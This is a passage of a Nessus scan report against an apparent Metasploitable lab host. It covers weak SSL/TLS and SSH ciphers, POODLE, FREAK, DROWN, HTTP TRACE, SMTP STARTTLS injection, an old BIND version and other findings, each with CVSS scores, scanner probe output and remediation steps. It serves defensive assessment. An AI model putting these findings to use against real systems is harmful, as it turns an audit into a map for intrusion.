Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)

### CVSS v3.0 Temporal Score

5.4 (CVSS:3.0/E:U/RL:X/RC:C)

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:ND/RC:C)

## References

| | |
|---|---|
| BID | 58796 |
| BID | 73684 |
| CVE | CVE-2013-2566 |
| CVE | CVE-2015-2808 |

## Plugin Information

Published: 2013/04/05, Modified: 2021/02/03

## Plugin Output

### 192.168.56.102 (tcp/25/smtp)

```

List of RC4 cipher suites supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-RC4-MD5                   0x02, 0x00, 0x80 RSA(512)      RSA      RC4(40)                MD5
       export
    EXP-ADH-RC4-MD5               0x00, 0x17       DH(512)       None     RC4(40)                MD5
       export
    EXP-RC4-MD5                   0x00, 0x03       RSA(512)      RSA      RC4(40)                MD5
       export

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    RC4-MD5                       0x01, 0x00, 0x80 RSA           RSA      RC4(128)               MD5
    ADH-RC4-MD5                   0x00, 0x18       DH            None     RC4(128)               MD5
    RC4-MD5                       0x00, 0x04       RSA           RSA      RC4(128)               MD5
    RC4-SHA                       0x00, 0x05       RSA           RSA      RC4(128)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

### 192.168.56.102 (tcp/5432/postgresql)

```

List of RC4 cipher suites supported by the remote server :

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    RC4-SHA                       0x00, 0x05       RSA           RSA      RC4(128)
 SHA1
```

```
The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 78479 (2) - SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

### Synopsis

It is possible to obtain sensitive information from the remote host with SSL/TLS-enabled services.

### Description

The remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE. The vulnerability is due to the way SSL 3.0 handles padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.

MitM attackers can decrypt a selected byte of a cipher text in as few as 256 tries if they are able to force a victim application to repeatedly send the same data over newly created SSL 3.0 connections.

As long as a client and service both support SSLv3, a connection can be 'rolled back' to SSLv3, even if TLSv1 or newer is supported by the client and service.

The TLS Fallback SCSV mechanism prevents 'version rollback' attacks without impacting legacy clients; however, it can only protect connections when the client and service support the mechanism. Sites that cannot disable SSLv3 immediately should enable this mechanism.

This is a vulnerability in the SSLv3 specification, not in any particular SSL implementation. Disabling SSLv3 is the only way to completely mitigate the vulnerability.

### See Also

https://www.imperialviolet.org/2014/10/14/poodle.html

https://www.openssl.org/~bodo/ssl-poodle.pdf

https://tools.ietf.org/html/draft-ietf-tls-downgrade-scsv-00

### Solution

Disable SSLv3.

Services that must support SSLv3 should enable the TLS Fallback SCSV mechanism until SSLv3 can be disabled.

### Risk Factor

Medium

### CVSS v3.0 Base Score

6.8 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:N/A:N)

### CVSS v3.0 Temporal Score

5.9 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 70574 |
| CVE | CVE-2014-3566 |
| XREF | CERT:577193 |

### Plugin Information

Published: 2014/10/15, Modified: 2020/06/12

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
Nessus determined that the remote server supports SSLv3 with at least one CBC
cipher suite, indicating that this server is vulnerable.

It appears that TLSv1 or newer is supported on the server. However, the
Fallback SCSV mechanism is not supported, allowing connections to be "rolled
back" to SSLv3.
```

192.168.56.102 (tcp/5432/postgresql)

```
Nessus determined that the remote server supports SSLv3 with at least one CBC
cipher suite, indicating that this server is vulnerable.

It appears that TLSv1 or newer is supported on the server. However, the
Fallback SCSV mechanism is not supported, allowing connections to be "rolled
back" to SSLv3.
```

## 104743 (2) - TLS Version 1.0 Protocol Detection

### Synopsis

The remote service encrypts traffic using an older version of TLS.

### Description

The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.

### See Also

https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00

### Solution

Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

### Risk Factor

Medium

### CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N)

### CVSS v2.0 Base Score

6.1 (CVSS2#AV:N/AC:H/Au:N/C:C/I:P/A:N)

### Plugin Information

Published: 2017/11/22, Modified: 2020/03/31

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
TLSv1 is enabled and the server supports at least one cipher.
```

### 192.168.56.102 (tcp/5432/postgresql)

```
TLSv1 is enabled and the server supports at least one cipher.
```

# 11213 (1) - HTTP TRACE / TRACK Methods Allowed

## Synopsis

Debugging functions are enabled on the remote web server.

## Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

## See Also

https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

http://www.apacheweek.com/issues/03-01-24

https://download.oracle.com/sunalerts/1000718.1.html

## Solution

Disable these HTTP methods. Refer to the plugin output for more information.

## Risk Factor

Medium

## CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

## CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

## CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

## CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

## References

| | |
|---|---|
| BID | 9506 |
| BID | 9561 |
| BID | 11604 |

| | |
|---|---|
| BID | 33374 |
| BID | 37995 |
| CVE | CVE-2003-1567 |
| CVE | CVE-2004-2320 |
| CVE | CVE-2010-0386 |
| XREF | CERT:288308 |
| XREF | CERT:867593 |
| XREF | CWE:16 |
| XREF | CWE:200 |

## Plugin Information

Published: 2003/01/23, Modified: 2020/06/12

## Plugin Output

192.168.56.102 (tcp/80/www)

```

To disable these methods, add the following lines for each virtual
host in your configuration file :

    RewriteEngine on
    RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
    RewriteRule .* - [F]

Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2
support disabling the TRACE method natively via the 'TraceEnable'
directive.

Nessus sent the following TRACE request :

------------------------------ snip ------------------------------
TRACE /Nessus200289768.html HTTP/1.1
Connection: Close
Host: 192.168.56.102
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------

and received the following response from the remote server :

------------------------------ snip ------------------------------
HTTP/1.1 200 OK
Date: Wed, 30 Mar 2022 17:39:40 GMT
Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: message/http


TRACE /Nessus200289768.html HTTP/1.1
Connection: Keep-Alive
Host: 192.168.56.102
Pragma: no-cache
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------
```

## 12085 (1) - Apache Tomcat Default Files

### Synopsis

The remote web server contains default files.

### Description

The default error page, default index page, example JSPs and/or example servlets are installed on the remote Apache Tomcat server. These files should be removed as they may help an attacker uncover information about the remote Tomcat install or host itself.

### See Also

http://www.nessus.org/u?4cb3b4dd

https://www.owasp.org/index.php/Securing_tomcat

### Solution

Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2004/03/02, Modified: 2019/08/12

### Plugin Output

192.168.56.102 (tcp/8180/www)

```

The following default files were found :

http://192.168.56.102:8180/tomcat-docs/index.html

The server is not configured to return a custom page in the event of a client requesting a non-
existent resource.
```

```
  This may result in a potential disclosure of sensitive information about the server to attackers.
```

# 26928 (1) - SSL Weak Cipher Suites Supported

## Synopsis

The remote service supports the use of weak SSL ciphers.

## Description

The remote host supports the use of SSL ciphers that offer weak encryption.

Note: This is considerably easier to exploit if the attacker is on the same physical network.

## See Also

http://www.nessus.org/u?65527892d

## Solution

Reconfigure the affected application, if possible to avoid the use of weak ciphers.

## Risk Factor

Medium

## CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

## CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

## References

| | |
|---|---|
| XREF | CWE:326 |
| XREF | CWE:327 |
| XREF | CWE:720 |
| XREF | CWE:753 |
| XREF | CWE:803 |
| XREF | CWE:928 |
| XREF | CWE:934 |

## Plugin Information

Published: 2007/10/08, Modified: 2021/02/03

## Plugin Output

### 192.168.56.102 (tcp/25/smtp)

```
Here is the list of weak SSL ciphers supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-RC2-CBC-MD5               0x04, 0x00, 0x80 RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x02, 0x00, 0x80 RSA(512)      RSA      RC4(40)                MD5
       export
    EXP-EDH-RSA-DES-CBC-SHA       0x00, 0x14       DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EDH-RSA-DES-CBC-SHA           0x00, 0x15       DH            RSA      DES-CBC(56)
 SHA1
    EXP-ADH-DES-CBC-SHA           0x00, 0x19       DH(512)       None     DES-CBC(40)
 SHA1      export
    EXP-ADH-RC4-MD5               0x00, 0x17       DH(512)       None     RC4(40)                MD5
       export
    ADH-DES-CBC-SHA               0x00, 0x1A       DH            None     DES-CBC(56)
 SHA1
    EXP-DES-CBC-SHA               0x00, 0x08       RSA(512)      RSA      DES-CBC(40)
 SHA1      export
    EXP-RC2-CBC-MD5               0x00, 0x06       RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x00, 0x03       RSA(512)      RSA      RC4(40)                MD5
       export
    DES-CBC-SHA                   0x00, 0x09       RSA           RSA      DES-CBC(56)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

# 31705 (1) - SSL Anonymous Cipher Suites Supported

## Synopsis

The remote service supports the use of anonymous SSL ciphers.

## Description

The remote host supports the use of anonymous SSL ciphers. While this enables an administrator to set up a service that encrypts traffic without having to generate and configure SSL certificates, it offers no way to verify the remote host's identity and renders the service vulnerable to a man-in-the-middle attack.

Note: This is considerably easier to exploit if the attacker is on the same physical network.

## See Also

http://www.nessus.org/u?3a040ada

## Solution

Reconfigure the affected application if possible to avoid use of weak ciphers.

## Risk Factor

Low

## CVSS v3.0 Base Score

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)

## CVSS v3.0 Temporal Score

5.2 (CVSS:3.0/E:U/RL:O/RC:C)

## CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

## CVSS v2.0 Temporal Score

1.9 (CVSS2#E:U/RL:OF/RC:C)

## References

| | |
|---|---|
| BID | 28482 |
| CVE | CVE-2007-1858 |

## Plugin Information

Published: 2008/03/28, Modified: 2021/02/03

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```

The following is a list of SSL anonymous ciphers supported by the remote TCP server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-ADH-DES-CBC-SHA           0x00, 0x19       DH(512)       None     DES-CBC(40)
 SHA1      export
    EXP-ADH-RC4-MD5               0x00, 0x17       DH(512)       None     RC4(40)                MD5
       export
    ADH-DES-CBC-SHA               0x00, 0x1A       DH            None     DES-CBC(56)
 SHA1

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    ADH-DES-CBC3-SHA              0x00, 0x1B       DH            None     3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    ADH-AES128-SHA                0x00, 0x34       DH            None     AES-CBC(128)
 SHA1
    ADH-AES256-SHA                0x00, 0x3A       DH            None     AES-CBC(256)
 SHA1
    ADH-RC4-MD5                   0x00, 0x18       DH            None     RC4(128)               MD5

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 42263 (1) - Unencrypted Telnet Server

### Synopsis

The remote Telnet server transmits traffic in cleartext.

### Description

The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.

### Solution

Disable the Telnet service and use SSH instead.

### Risk Factor

Medium

### CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

### CVSS v2.0 Base Score

5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)

### Plugin Information

Published: 2009/10/27, Modified: 2020/06/12

### Plugin Output

192.168.56.102 (tcp/23/telnet)

```

Nessus collected the following banner from the remote Telnet server :

------------------------------ snip ------------------------------
Ubuntu 8.04
metasploitable login:
------------------------------ snip ------------------------------
```

## 51892 (1) - OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue

### Synopsis

The remote host allows resuming SSL sessions with a weaker cipher than the one originally negotiated.

### Description

The version of OpenSSL on the remote host has been shown to allow resuming session with a weaker cipher than was used when the session was initiated. This means that an attacker that sees (i.e., by sniffing) the start of an SSL connection can manipulate the OpenSSL session cache to cause subsequent resumptions of that session to use a weaker cipher chosen by the attacker.

Note that other SSL implementations may also be affected by this vulnerability.

### See Also

https://www.openssl.org/news/secadv/20101202.txt

### Solution

Upgrade to OpenSSL 0.9.8q / 1.0.0.c or later, or contact your vendor for a patch.

### Risk Factor

Medium

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

### CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 45164 |
| CVE | CVE-2010-4180 |

### Plugin Information

Published: 2011/02/07, Modified: 2018/07/16

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The server allowed the following session over TLSv1 to be resumed as follows :

  Session ID     : ff4994ab5da23c9bf2e01f5d0b707840d35abe597e58db0b3e70960accce8fbc
  Initial Cipher : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
  Resumed Cipher : TLS1_CK_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0014)
```

## 52611 (1) - SMTP Service STARTTLS Plaintext Command Injection

### Synopsis

The remote mail service allows plaintext command injection while negotiating an encrypted communications channel.

### Description

The remote SMTP service contains a software flaw in its STARTTLS implementation that could allow a remote, unauthenticated attacker to inject commands during the plaintext protocol phase that will be executed during the ciphertext protocol phase.

Successful exploitation could allow an attacker to steal a victim's email or associated SASL (Simple Authentication and Security Layer) credentials.

### See Also

https://tools.ietf.org/html/rfc2487

https://www.securityfocus.com/archive/1/516901/30/0/threaded

### Solution

Contact the vendor to see if an update is available.

### Risk Factor

Medium

### CVSS v2.0 Base Score

4.0 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:N)

### CVSS v2.0 Temporal Score

3.1 (CVSS2#E:POC/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 46767 |
| CVE | CVE-2011-0411 |
| CVE | CVE-2011-1430 |
| CVE | CVE-2011-1431 |
| CVE | CVE-2011-1432 |
| CVE | CVE-2011-1506 |
| CVE | CVE-2011-2165 |
| XREF | CERT:555316 |

### Plugin Information

Published: 2011/03/10, Modified: 2019/03/06

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
Nessus sent the following two commands in a single packet :

  STARTTLS\r\nRSET\r\n

And the server sent the following two responses :

  220 2.0.0 Ready to start TLS
  250 2.0.0 Ok
```

## 57608 (1) - SMB Signing not required

### Synopsis

Signing is not required on the remote SMB server.

### Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

### See Also

http://www.nessus.org/u?df39b8b3

http://technet.microsoft.com/en-us/library/cc731957.aspx

http://www.nessus.org/u?74b80723

https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html

http://www.nessus.org/u?a3cac4ea

### Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

### CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

### Plugin Information

Published: 2012/01/19, Modified: 2021/03/15

Plugin Output

192.168.56.102 (tcp/445/cifs)

# 81606 (1) - SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)

## Synopsis

The remote host supports a set of weak ciphers.

## Description

The remote host supports EXPORT_RSA cipher suites with keys less than or equal to 512 bits. An attacker can factor a 512-bit RSA modulus in a short amount of time.

A man-in-the middle attacker may be able to downgrade the session to use EXPORT_RSA cipher suites (e.g. CVE-2015-0204). Thus, it is recommended to remove support for weak cipher suites.

## See Also

https://www.smacktls.com/#freak

https://www.openssl.org/news/secadv/20150108.txt

http://www.nessus.org/u?b78da2c4

## Solution

Reconfigure the service to remove support for EXPORT_RSA cipher suites.

## Risk Factor

Medium

## CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

## CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

## References

| | |
|---|---|
| BID | 71936 |
| CVE | CVE-2015-0204 |
| XREF | CERT:243585 |

## Plugin Information

Published: 2015/03/04, Modified: 2021/02/03

Plugin Output

192.168.56.102 (tcp/25/smtp)

```
EXPORT_RSA cipher suites supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-DES-CBC-SHA               0x00, 0x08       RSA(512)      RSA      DES-CBC(40)
 SHA1      export
    EXP-RC2-CBC-MD5               0x00, 0x06       RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x00, 0x03       RSA(512)      RSA      RC4(40)                MD5
       export

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 88098 (1) - Apache Server ETag Header Information Disclosure

### Synopsis

The remote web server is affected by an information disclosure vulnerability.

### Description

The remote web server is affected by an information disclosure vulnerability due to the ETag header providing sensitive information that could aid an attacker, such as the inode number of requested files.

### See Also

http://httpd.apache.org/docs/2.2/mod/core.html#FileETag

### Solution

Modify the HTTP ETag header of the web server to not include file inodes in the ETag header calculation. Refer to the linked Apache documentation for more information.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

### CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 6939 |
| CVE | CVE-2003-1418 |
| XREF | CWE:200 |

## Plugin Information

Published: 2016/01/22, Modified: 2020/04/27

## Plugin Output

192.168.56.102 (tcp/80/www)

```
Nessus was able to determine that the Apache Server listening on
port 80 leaks the servers inode numbers in the ETag HTTP
Header field :

  Source                 : ETag: "107f7-2d-481ffa5ca8840"
  Inode number           : 67575
  File size              : 45 bytes
  File modification time : Mar. 17, 2010 at 14:08:25 GMT
```

## 89058 (1) - SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)

### Synopsis

The remote host may be affected by a vulnerability that allows a remote attacker to potentially decrypt captured TLS traffic.

### Description

The remote host supports SSLv2 and therefore may be affected by a vulnerability that allows a cross-protocol Bleichenbacher padding oracle attack known as DROWN (Decrypting RSA with Obsolete and Weakened eNcryption). This vulnerability exists due to a flaw in the Secure Sockets Layer Version 2 (SSLv2) implementation, and it allows captured TLS traffic to be decrypted. A man-in-the-middle attacker can exploit this to decrypt the TLS connection by utilizing previously captured traffic and weak cryptography along with a series of specially crafted connections to an SSLv2 server that uses the same private key.

### See Also

https://drownattack.com/

https://drownattack.com/drown-attack-paper.pdf

### Solution

Disable SSLv2 and export grade cryptography cipher suites. Ensure that private keys are not used anywhere with server software that supports SSLv2 connections.

### Risk Factor

Medium

### CVSS v3.0 Base Score

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)

### CVSS v3.0 Temporal Score

5.2 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

## References

| | |
|---|---|
| BID | 83733 |
| CVE | CVE-2016-0800 |
| XREF | CERT:583776 |

## Plugin Information

Published: 2016/03/01, Modified: 2019/11/20

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```

The remote host is affected by SSL DROWN and supports the following
vulnerable cipher suites :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-RC2-CBC-MD5               0x04, 0x00, 0x80 RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x02, 0x00, 0x80 RSA(512)      RSA      RC4(40)                MD5
       export

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    RC4-MD5                       0x01, 0x00, 0x80 RSA           RSA      RC4(128)               MD5

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 90317 (1) - SSH Weak Algorithms Supported

### Synopsis

The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.

### Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

### See Also

https://tools.ietf.org/html/rfc4253#section-6.3

### Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

### Risk Factor

Medium

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2016/04/04, Modified: 2016/12/14

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```
The following weak server-to-client encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256

The following weak client-to-server encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256
```

## 139915 (1) - ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

### Synopsis

The remote name server is affected by a denial of service vulnerability.

### Description

According to its self-reported version number, the installation of ISC BIND running on the remote name server is version 9.x prior to 9.11.22, 9.12.x prior to 9.16.6 or 9.17.x prior to 9.17.4. It is, therefore, affected by a denial of service (DoS) vulnerability due to an assertion failure when attempting to verify a truncated response to a TSIG-signed request. An authenticated, remote attacker can exploit this issue by sending a truncated response to a TSIG-signed request to trigger an assertion failure, causing the server to exit.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

### See Also

https://kb.isc.org/docs/cve-2020-8622

### Solution

Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.

### Risk Factor

Medium

### CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H)

### CVSS v3.0 Temporal Score

5.7 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

4.0 (CVSS2#AV:N/AC:L/Au:S/C:N/I:N/A:P)

### CVSS v2.0 Temporal Score

3.0 (CVSS2#E:U/RL:OF/RC:C)

### STIG Severity

I

References

| | |
|---|---|
| CVE | CVE-2020-8622 |
| XREF | IAVA:2020-A-0385-S |

Plugin Information

Published: 2020/08/27, Modified: 2021/06/03

Plugin Output

192.168.56.102 (udp/53/dns)

```

  Installed version : 9.4.2
  Fixed version     : 9.11.22, 9.16.6, 9.17.4 or later
```

## 70658 (1) - SSH Server CBC Mode Ciphers Enabled

### Synopsis

The SSH server is configured to use Cipher Block Chaining.

### Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

### Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

### Risk Factor

Low

### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

1.9 (CVSS2#E:U/RL:OF/RC:C)

### References

| | |
|---|---|
| BID | 32319 |
| CVE | CVE-2008-5161 |
| XREF | CERT:958563 |
| XREF | CWE:200 |

### Plugin Information

Published: 2013/10/28, Modified: 2018/07/30

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```

The following client-to-server Cipher Block Chaining (CBC) algorithms
```

```
are supported :

  3des-cbc
  aes128-cbc
  aes192-cbc
  aes256-cbc
  blowfish-cbc
  cast128-cbc
  rijndael-cbc@lysator.liu.se

The following server-to-client Cipher Block Chaining (CBC) algorithms
are supported :

  3des-cbc
  aes128-cbc
  aes192-cbc
  aes256-cbc
  blowfish-cbc
  cast128-cbc
  rijndael-cbc@lysator.liu.se
```

## 71049 (1) - SSH Weak MAC Algorithms Enabled

### Synopsis

The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.

### Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

### Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

### Risk Factor

Low

### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2013/11/22, Modified: 2016/12/14

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```

The following client-to-server Message Authentication Code (MAC) algorithms
are supported :

  hmac-md5
  hmac-md5-96
  hmac-sha1-96

The following server-to-client Message Authentication Code (MAC) algorithms
are supported :

  hmac-md5
  hmac-md5-96
  hmac-sha1-96
```

